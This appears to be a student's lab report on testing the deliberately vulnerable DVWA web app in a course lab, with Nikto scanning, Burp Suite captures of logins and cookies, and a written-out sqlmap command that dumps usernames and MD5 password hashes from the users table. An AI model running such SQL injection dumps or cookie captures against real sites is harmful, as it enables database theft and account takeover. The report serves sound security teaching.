jamk.fi

LAB 5 Web applications

Data security testing


Jere Pesonen TTV18S1
m3227@student.jamk.fi

LAB-05-Web applications
Marraskuu-20
Tieto- ja viestintätekniikka
Tekniikan ja Liikenteen ala


Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Nikto Scan

Session IDs captured with burbsuite



Session ids configured in nikto.conf file.



Scanning the DVWA

SQLMap Scan

sqlmap query:

```
root@dst:~# sqlmap -u "http://10.99.67.145/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie "PHPSESSID=uchenv59c4bfnmv7p6lurgj5v1; security=low" -D dvwa -T users -C user,password --dump
```

-D is parameter for searched database

-T is parameter for tables

-C is parameter to specify columns


You can add the parameters one by one, to explore the database. Like first find out the databases server, contains. then tables, and then columns.

Results:


```
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
```

Burbsuite proxy


Firefox proxy settings, to capture traffic:




burbsuite proxy settings:



Login, password and Cookie captured:



Not actually sure, what is meant by configuration change, but I captured the change of security level:



Capture of logout. The only indicator for log out is the logout.php file: